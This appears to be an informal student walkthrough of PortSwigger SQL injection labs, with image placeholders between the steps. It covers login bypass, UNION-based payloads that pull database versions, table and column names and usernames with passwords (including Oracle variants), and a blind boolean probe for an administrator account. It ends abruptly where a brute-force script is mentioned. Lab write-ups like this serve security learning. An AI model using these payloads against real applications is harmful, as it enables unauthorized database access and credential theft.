
Port Labs Solving

SQL Injection

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

`FROM products WHERE category = 'Gifts' AND released = 1`

modify the gifts with gifts’ or 1=1 — “with url encoding




Lab: SQL injection vulnerability allowing login bypass

just put ‘ or 1=1 — “in the username and anything in password “

Lab: SQL injection attack, querying the database type and version on Oracle


payload = `'+union+SELECT+banner,NULL++FROM+v$version–`

“the data base was selecting two paramenter so in second parameter we dont know what to fecth so we used null



Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft


Payload = `'+UNION+SELECT+@@version,+NULL#`



Lab: SQL injection attack, listing the database contents on non-Oracle databases


“first we dont know the table names which contain users details”

payload = `'union+SELECT+table_name,null+FROM+information_schema.tables--`




“once we got the table name then lets find the columns like what columns are ther for username and poasswods”

payload = `Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+where+table_name='users_xuyevw'—`



once we got the columns name then select and fetch the all data”

payload = `Gifts'+UNION+SELECT+username_qxaxwy,+password_opmaiy+from+users_xuyevw--`



Lab: SQL injection attack, listing the database contents on Oracle


2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:


```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

3. Use the following payload to retrieve the list of tables in the database:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```


4. Find the name of the table containing user credentials.






Lab: SQL injection UNION attack, determining the number of columns returned by the query

just you have to find number of columns in the data base ok!!!




Lab: SQL injection UNION attack, finding a column containing text

just find the who have string value and the put there the given string like search



Lab: SQL injection UNION attack, retrieving data from other tables

this his case you have just use simple mind they have given column name and databse




Lab: SQL injection UNION attack, retrieving multiple values in a single column

first check how many columns are there = ‘ union select null,null—


then chekc which column support string = ‘ union select null,’null’—

now inter the payload = ‘ union select null,username || ‘-’ || password from users



Lab: Blind SQL injection with conditional responses


Here we have error based injection if there is error the welcom will not apper now chech user is there whith name “**a**” because we have to find administrator



'and (select 'a' from users where username='administrator')='a

now we have to comaper the password like in password first character is a or b or c or thing

brute froce you can do it with burp it i dont have pro so it will show so i am using python script



